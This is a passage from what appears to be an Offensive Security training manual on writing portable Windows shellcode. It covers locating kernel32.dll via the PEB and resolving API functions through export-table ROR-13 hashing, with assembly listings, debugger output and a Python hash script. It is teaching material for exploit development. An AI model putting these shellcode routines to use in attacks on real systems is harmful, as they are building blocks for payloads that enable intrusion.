


System Calls and "The Windows Problem"

Syscalls are a powerful set of functions which interface user space to protected kernel space, allowing you to access operating system low level functions used for I/O, thread synchronization, socket management and so on. Practically, Syscalls allow user applications to directly access the kernel keeping them from compromising the OS[55].

A Shellcode's intent is to make an exploited applications behave in a manner other than what was intended by the coders. One way of doing this is to hijack a program execution flow while running shellcode and force it to make a system call. On Windows, the Native API is equivalent to the system call interface on a UNIX operating systems. The Native API is provided to user mode applications by the NTDLL.DLL library[56]. However, while on most UNIX OS', the system call interface is well documented and generally available for user applications, in the Native API, it is hidden from behind higher level APIs because of the nature of the NT architecture. The latter in fact, supports more operating systems APIs (Win32, OS/2, POSIX, DOS/Win16) by implementing operating environment subsystems in user mode that exports particular APIs to client programs[57].

Moreover, system call numbers used to identify the functions to call in kernel mode are prone to change between versions of Windows, whereas for example, Linux system call numbers are set in stone. Last but not least, the feature set exported by the Windows system call interface is rather limited: for example Windows does not export a socket API via the system call interface. Because of the above problems, one must avoid the direct use of system calls to write universal and reliable shellcode on the Windows platform.

[55] http://en.wikipedia.org/wiki/System_call

[56] http://en.wikipedia.org/wiki/Native_API

[57] The Win32 operating environment subsystem is divided among a server process, CSRSS.EXE (Client-Server Runtime Subsystem), and client side DLLs that are linked with user applications that use the Win32 API.

© All rights reserved to Offensive Security, 2010

Talking to the kernel

So if we can't use system calls, how can we talk directly to the kernel? The only option is using the Windows API exported in the form of dynamically loadable objects (DLL) that are mapped into process memory space at runtime.

Our goal is to load DLLs into process space (if not already loaded) and find particular functions within them to be able to perform tasks specific to the shellcode being coded. Again here, we are avoiding the possibility of hardcoding function addresses to make our shellcode portable across different Windows versions.


Fortunately, *kernel32.dll*, which in most of the cases is guaranteed to be mapped into process space[58], does expose two functions which can be used to accomplish both of the above tasks:

- ***LoadLibraryA***
- ***GetProcAddress***

LoadLibraryA implements the mechanism to load DLLs while *GetProcAddress* can be used to resolve symbols. To be able to call *LoadLibraryA* and/or *GetProcAddress*, we first need to know the *kernel32.dll* base address and because the latter can change across different Windows versions, we need a general approach to find it.

[58]An exception is when the exploited executable is statically linked.

© All rights reserved to Offensive Security, 2010



Finding kernel32.dll: PEB Method

One of the most reliable techniques used for determining the base address of *kernel32.dll*, involves parsing the *Process Environment Block* (PEB).

PEB is a structure allocated by the operating system for every running process and can always be found at the address pointed by the *FS* register *FS[0x30]*. The *FS* register on Windows is special, as it always references the current *Thread Environment block* (TEB) which is a data structure that stores information about the currently running thread. Through the pointer at *FS[0x30]* to the PEB data structure, one can obtain a lot of information like the image name, the import table (IAT), the process startup arguments, process heaps and most importantly, three linked lists which reveal the loaded modules that have been mapped into the process memory space[59].

The three linked lists differ in purposes and their names are pretty self-explanatory:

- ***InLoadOrderModuleList***
- ***InMemoryOrderModuleList***
- ***InInitializationOrderModuleList***

These linked lists show different ordering of the loaded modules. Because the *kernel32.dll* initialization order is always constant, the initialization order linked list is the one we will use; in fact, by walking the list to the second entry, one can extract the base address for *kernel32.dll*.

[59] http://en.wikipedia.org/wiki/Win32_Thread_Information_Block

© All rights reserved to Offensive Security, 2010

The algorithm used to find the base address of *kernel32.dll* library from PEB is very well described in [60] and [61], so let's see how this method works:

1. Use the *FS* register to find the place in memory where the TEB is located and discover the pointer to the PEB structure at the offset *0x30* in the TEB:

```
struct TEB{
   [...]
   struct _PEB* ProcessEnvironmentBlock;
   [...]
};

xor eax, eax                   // eax = 0x000000
mov eax, fs:[eax+0x30]         // store the address of the PEB in eax
                               // avoiding NULL values in shellcode
```

Finding Kernel32.dll base address, Step 1

2. Find the pointer to the loader data inside the PEB structure (PEB LDR DATA) at *0x0c* offset in the PEB:

```
mov eax, [eax + 0x0c]  // extract the pointer to the loader
                       // data structure
```

Finding Kernel32.dll base address, Step 2

3. Extract the first entry in the *InitializationOrderModuleList* (offset *0x1c*) which contains information about the *ntdll.dll* module.

```
struct PEB_LDR_DATA{
        [...]
        struct LIST_ENTRY InLoadOrderModuleList;
        struct LIST_ENTRY InMemoryOrderModuleList;
        struct LIST_ENTRY InInitializationOrderModuleList;
};

mov esi, [eax+0x1c]
```


Finding Kernel32.dll base address, Step 3

---

[60]"Win32 Assembly Components" by The Last Stage of Delirium Research Group http://www.dnal.gatech.edu/lane/dataStore/WormDocs/winasm-1.0.1.pdf

[61]"Understanding Windows Shellcode" by skape http://www.hick.org/code/skape/papers/win32-shellcode.pdf

© All rights reserved to Offensive Security, 2010



4. Move through the second entry which describes *kernel32.dll*; the base address can be found at 0x08 offset.

```
struct LIST_ENTRY{
        struct LIST_ENTRY* Flink;
        struct LIST_ENTRY* Blink;
};

        lodsd                  // grab the next entry in the list
        mov edi, [eax+0x8]     // grab the kernel32.dll module base address
                               // and store it in edi
        ret                    // return to the caller
```


Finding Kernel32.dll base address, Step 4

The following ASM source code executes the logic above:

```
.386                              ; enable 32bit programming features
.model flat, stdcall              ; flat model programming/stdcall convention
assume fs:flat

.data                             ; start data section

.code                             ; start code section

start:
                sub esp, 60h
                mov   ebp, esp
                call  find_kernel32
find_kernel32:
                xor eax, eax
                mov eax, fs:[eax+30h]
                mov eax, [eax+0ch]
                mov esi, [eax+1ch]
                lodsd
                mov edi, [eax+08h]
                ret
end start

END
```

Finding Kernel32.dll base address ASM code

© All rights reserved to Offensive Security, 2010



We can now save the source code in an *.asm* file and compile it with *masm32*. The *"assume fs:flat"* has been inserted as the *FS* and *GS* segment registers are not needed for flat-model[62] (have a look at [63] for the *stdcall* directive).




Figure 51: Compiling find_kernel32.asm

Running the *find_kernel32.exe* from OllyDbg and setting a breakpoint at the beginning of the "start" procedure, we can follow the execution of our shellcode and see that, at the end of the *find_kernel32* procedure, *EDI* register contains *0x7C800000* that is the *kernel32.dll* base address.

[62] The .MODEL FLAT statement automatically generates this assumption: ASSUME cs:FLAT, ds:FLAT, ss:FLAT, es:FLAT, fs:ERROR, gs:ERROR so to avoid errors in "mov eax, fs:[eax+30h]" syntax we need to use fs:flat

[63] http://en.wikipedia.org/wiki/X86_calling_conventions

 © All rights reserved to Offensive Security, 2010

```
OllyDbg - find_kernel32.exe - [CPU - main thread, module
C File View Debug Plugins Options Window Help

00401000    JMP SHORT find_ker.00401002
00401002    SUB ESP,
            MOV EBP,ESP
            CALL find_ker.0040100C
            XOR EAX,EAX
            MOV EAX,DWORD PTR FS:[EAX+30]
            MOV EAX,DWORD PTR DS:[EAX+C]
            MOV ESI,DWORD PTR DS:[EAX+1C]
            LODS DWORD PTR DS:[ESI]
            MOV EDI,DWORD PTR DS:[EAX+8]
0040101C    RETN

Registers (FPU)
EDI 7C800000
EIP 0040101C
```

Figure 52: kernel32.dll base address in EDI register

You may have noticed that if we leave our shellcode running, the program will crash; this happens as we didn't place any "exit" function after the "ret" of our *find_kernel32* procedure, don't worry we will fix this in next shellcode version. We also excluded instructions needed to make the shellcode compatible with Windows 98 systems for simplicity[64].

Other two widely used methods to discover the *kernel32* base address are the *"SEH"* method and the *"Top Stack"* method. These methods are well explained in [60] and [61].

Exercise

1) Repeat the required steps in order to find kernel32.dll base address in memory.

2) Take time to see how the double linked list *InitializationOrderModuleList* works in memory, using the "Follow in Dump" OllyDbg function.

[64] This compatibility feature is included and explained in "Understanding Windows Shellcode" paper [61]

© All rights reserved to Offensive Security, 2010

Resolving Symbols: Export Directory Table Method

So now we have the *kernel32* base address, but we still need to find out function addresses within *kernel32* (and others DLLs). The most reliable method used to resolve symbols, is the *"Export Directory Table"* method well described in [61].


DLLs have an export directory table which holds very important information regarding symbols such as:

- **Number of exported symbols**
- **RVA of export-functions array**
- **RVA of export-names array**
- **RVA of export-ordinals array**

The one-to-one connection between the above arrays is essential to resolve a symbol. Resolving an import by name, one first searches the name in the *export-names* array. If the name matches an entry with index *i*, the ith entry in the *export-ordinals* array is the ordinal of the function and its *RVA* can be obtained by the *export-functions* array. The RVA is then translated into a fully functional *Virtual Memory Address* (VMA) by simply adding the base address of the DLL library. Because the size of shellcode is just as important as its portability, in the following method, the search by name of a symbol is made using a particular hashing function which optimizes and cuts down the string name to four bytes.

This algorithm produces the same result obtained by the *GetProcAddress* function mentioned before and can be used for every *DLL*. In fact, once a *LoadLibraryA* symbol has been resolved, one can proceed to load arbitrary modules and functions needed to build custom shellcode, even without the use of the *GetProcAddress* function.

© All rights reserved to Offensive Security, 2010



Working with the Export Names Array

Let's see the *Export Directory Table Method* in action analyzing ASM code "chunk by chunk":

```
find_function:
        pushad                              ; Save all registers
        mov   ebp, edi                      ; Take the base address of kernel32 and
                                            ; put it in ebp
        mov   eax, [ebp + 3ch]              ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]        ; Export table relative offset
        add   edi, ebp                      ; Export table VMA
        mov   ecx, [edi + 18h]              ; Number of names
        mov   ebx, [edi + 20h]              ; Names table relative offset
        add   ebx, ebp                      ; Names table VMA

find_function_loop:
        jecxz find_function_finished        ; Jump to the end if ecx is 0
        dec   ecx                           ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]          ; Store the relative offset of the name
        add   esi, ebp                      ; Set esi to the VMA of the current name
```

Finding Export Directory Table VMA

We start saving all the register values on the stack as they will all be clobbered by our ASM code (*pushad*). We then save the *kernel32* base address returned in *EDI* by *find_kernel32*, into *EBP*. (*EBP* will be used for all the VMAs calculations).

© All rights reserved to Offensive Security, 2010

As seen below, we proceed identifying the offset value needed to reach the PE signature[65] (*"mov eax,[ebp + 3ch]"*)





Figure 53: PE Signature

[65]The PE header starts with the 4-byte signature "PE" followed by two nulls.

 © All rights reserved to Offensive Security, 2010




We then proceed by fetching the *Export Table* relative offset (*"mov edi, [ebp + eax + 78h]"*) and calculating its absolute address (*"add edi, ebp"*), as seen below.

```
Dump - kernel32 7C800000..7C8F5FFF
+E8     50 45 00 00 ASCII "PE"      PE signature (PE)
        0400        DW 0004          NumberOfSections = 4
        DE9B2346    DD 46239BD5      TimeDateStamp = 46239BD5
        00000000    DD 00000000      PointerToSymbolTable = 0
        00000000    DD 00000000      NumberOfSymbols = 0
        E000        DW 00E0          SizeOfOptionalHeader = E0 (224.
        0E21        DW 210E          Characteristics = DLL|EXECUTABL
        0B01        DW 010B         MagicNumber = PE32
        07          DB 07            MajorLinkerVersion = 7
        0A          DB 0A            MinorLinkerVersion = A (10.)
        00220800    DD 00082200      SizeOfCode = 82200 (532992.)
        00000700    DD 00070000      SizeOfInitializedData = 70000 (
        00000000    DD 00000000      SizeOfUninitializedData = 0
        AEB50000    DD 0000B5AE      AddressOfEntryPoint = B5AE
        00100000    DD 00001000      BaseOfCode = 1000
        00F00700    DD 0007F000      BaseOfData = 7F000
        0000807C    DD 7C800000     ImageBase = 7C800000
        00100000    DD 00001000      SectionAlignment = 1000
        00020000    DD 00000200      FileAlignment = 200
        0500        DW 0005          MajorOSVersion = 5
        0100        DW 0001          MinorOSVersion = 1
        0500        DW 0005          MajorImageVersion = 5
        0100        DW 0001          MinorImageVersion = 1
        0400        DW 0004          MajorSubsystemVersion = 4
        0000        DW 0000          MinorSubsystemVersion = 0
        00000000    DD 00000000      Reserved
        00500F00    DD 000F5000      SizeOfImage = F5000 (1003520.)
        00040000    DD 00000400      SizeOfHeaders = 400 (1024.)
        93920F00    DD 000F9293      CheckSum = F9293
        0300        DW 0003          Subsystem = IMAGE_SUBSYSTEM_WIN
        0000        DW 0000          DLLCharacteristics = 0
        00000400    DD 00040000      SizeOfStackReserve = 40000 (262
        00100000    DD 00001000      SizeOfStackCommit = 1000 (4096.
        00001000    DD 00100000      SizeOfHeapReserve = 100000 (104
        00100000    DD 00001000      SizeOfHeapCommit = 1000 (4096.)
        00000000    DD 00000000      LoaderFlags = 0
        10000000    DD 00000010      
        1C260000    DD 0000261C      Export Table address = 261C
        7B6C0000    DD 00006C7B      Export Table size = 6C7B (27771
        CC070800    DD 000807CC      Import Table address = 807CC
        28000000    DD 00000028      
        00900800    DD 00089000      Resource Table address = 89000
        E85E0600    DD 00065EE8      Resource Table size = 65EE8 (41
        00000000    DD 00000000      Exception Table address = 0
        00000000    DD 00000000      Exception Table size = 0
        00000000    DD 00000000      Certificate File pointer = 0
        00000000    DD 00000000      Certificate Table size = 0
        00F00E00    DD 000EF000      Relocation Table address = EF00
```

Figure 54: Export Table Offset

From the Export Directory Table VMA, we fetch the total number of the exported functions (*"mov ecx, [edi + 18h]"* , *ECX* will be used as a counter) and the RVA of the *export-names array* which is then added to the *kernel32* base address to obtain its VMA (*"mov ebx,[edi + 20h] ; add ebx, ebp"*).

© All rights reserved to Offensive Security, 2010



The *find_function* loop is then started and checks if *ECX* is zero, if this condition is true then the requested symbol was not resolved properly and we are going to return to the caller.

```
find_function:
       pushad                              ; Save all registers
       mov    ebp, edi                     ; Take the base address of kernel32 and
                                                   ; put it in ebp
       mov    eax, [ebp + 3ch]                     ; Offset to PE Signature VMA
       mov    edi, [ebp + eax + 78h]               ; Export table relative offset
       add    edi, ebp                             ; Export table VMA
       mov    ecx, [edi + 18h]                     ; Number of names
       mov    ebx, [edi + 20h]                     ; Names table relative offset
       add    ebx, ebp                             ; Names table VMA

find_function_loop:
       jecxz find_function_finished                ; Jump to the end if ecx is 0
       dec    ecx                                  ; Decrement our names counter
       mov    esi, [ebx + ecx * 4]                 ; Store the relative offset of the name
       add    esi, ebp                             ; Set esi to the VMA of the current name
```

Finding Export Directory Table VMA

ECX is immediately decreased (array indexes start from zero). The ith function's relative offset is fetched (*"mov esi, [ebx + ecx * 4]"*) and then turned into an absolute address. The following drawing shows an example of how the VMA of the third function name *AddAtomW* is retrieved (*ECX=2*).





Figure 55: Retrieving the third Function Name VMA in Export Names Array, ECX=2

© All rights reserved to Offensive Security, 2010



Computing Function Names Hashes

At this point the *ESI* register points to the ith function name and the routines responsible for computing hashes are started:

```
compute_hash:
        xor   eax, eax                  ; Zero eax
        cdq                             ; Zero edx
        cld                             ; Clear direction
compute_hash_again:
        lodsb                           ; Load the next byte from esi into al
        test  al, al                    ; Test ourselves.
        jz    compute_hash_finished     ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                  ; Rotate edx 13 bits to the right
        add   edx, eax                  ; Add the new byte to the accumulator
        jmp   compute_hash_again        ; Next iteration
compute_hash_finished:
find_function_compare:
[...]
```

Compute Function Names Hash Routines

Both the *EAX* and *EDX* registers are first zeroed and the direction flag is cleared[66] to loop forward in the string operations[67]. The loop begins and byte by byte the 4 byte hash is computed and stored in the *EDX* register, which acts as an accumulator. At each iteration a check on the *AL* register is performed ("`test al,al`") to see if the string has reached the termination null byte. If this is the case, we jump to the beginning of the *find_function_compare* (via *compute_hash_finished* label) procedure.

But how does the hash function exactly work? Let's take a closer look at the three following instructions:

```
1. lodsb
[...]
2. ror   edx, 0dh
3. add   edx, eax
```

ASM Function Name Hashing

[66]In assembly, the cld instruction stands for "clear direction flag". Clearing direction flag will cause the string instructions done forward. The opposite command is std which stands for "set direction flag".

[67]cdq instruction converts a double word into a quadword by means of sign extension. Sign extension means that the sign bit in eax (bit 31), is copied to all bits in edx. The eax register is the source and the register pair edx:eax is the destination. The cdq instruction is needed before the idiv instruction because the idiv instruction divides the 64 bit value held in edx:eax by a 32 bit value held in another register. The result of the division is the quotient, which is returned in eax and the remainder which is returned in edx.

© All rights reserved to Offensive Security, 2010

The first instruction loads the nth byte from *ESI* to *AL* and increments *ESI* by 1 byte. The *EDX* register is then *RORed* by 13 bits. ROR rotates the bits of the first operand (destination operand) by the number of bit positions specified in the second operand (count operand) and stores the result in the destination operand. The byte loaded in *AL* is then added to the *rored EDX* register.


We can write a simple python script that performs the same operation so that we will be able to compute the hash of a function name in order to search for it inside our shellcode[68]:

```
#!/usr/bin/python
import numpy, sys

def ror_str(byte, count):
        """ Ror a byte by 'count' bits """
        # padded 32 bit
        binb = numpy.base_repr(byte, 2).zfill(32)
        while count > 0:
           # ROTATE BY 1 BYTE : example for 0x41
           # 00000000000000000000000001000001
           binb = binb[-1] + binb[0:-1]
           # 10000000000000000000000000100000
           count -= 1
        return (int(binb, 2))

if __name__ == '__main__':
        try:
           esi = sys.argv[1]
        except IndexError:
           print "Usage: %s INPUTSTRING" % sys.argv[0]
           sys.exit()

         # Initialize variables
        edx = 0x00
        ror_count = 0
        for eax in esi:
           edx = edx + ord(eax)
           if ror_count < len(esi)-1:
              edx = ror_str(edx, 0xd)
           ror_count += 1
        print hex(edx)
```

ASM Function Name Hashing

[68]Please note that the ROR function in the script, rotate bits using a string representation of a binary number. A correct implementation would use *shift* and *or* bitwise operators combined together (h<<5 | h>>27). The choice to use string operations is due to the fact that is simpler to visualize bit rotations in this way for the student.

© All rights reserved to Offensive Security, 2010



Ok let's try it computing the *"ExitProcess"* function name:

```
root@bt # ./hash_func_name.py ExitProcess
0x73e2d87e
```

PyHashing Function Names

We will use the hash computed (*0x73e2d87e*) to resolve its symbol inside *kernel32.dll*. Take time to play with the above script, to better understand the hashing algorithm used in the Export Directory Table Method.

Fetching Function's VMA

We are almost there! Every time a hash is computed, *find_function_compare* is called through the *jz compute_hash_finished*, to compare it to the hash previously pushed on the stack as a reference.

```
compute_hash:
        xor   eax, eax                    ; Zero eax
        cdq                               ; Zero edx
        cld                               ; Clear direction
compute_hash_again:
        lodsb                             ; Load the next byte from esi into al
        test  al, al                      ; Test ourselves.
        jz    compute_hash_finished       ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                    ; Rotate edx 13 bits to the right
        add   edx, eax                    ; Add the new byte to the accumulator
        jmp   compute_hash_again          ; Next iteration
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]            ; Compare the computed hash with the
                                          ; requested hash
        jnz   find_function_loop          ; No match, try the next one.
        mov   ebx, [edi + 24h]            ; Ordinals table relative offset
        add   ebx, ebp                    ; Ordinals table VMA
        mov   cx,  [ebx + 2 * ecx]        ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]            ; Address table relative offset
        add   ebx, ebp                    ; Address table VMA
        mov   eax, [ebx + 4 * ecx]        ; Extract the relative function offset
                                          ; from its ordinal
        add   eax, ebp                    ; Function VMA
        mov   [esp + 1ch], eax            ; Overwrite stack version of eax
                                          ; from pushad
find_function_finished:
        popad                             ; Restore all registers
        ret                               ; Return
```

Compute Function Names Hash Routines

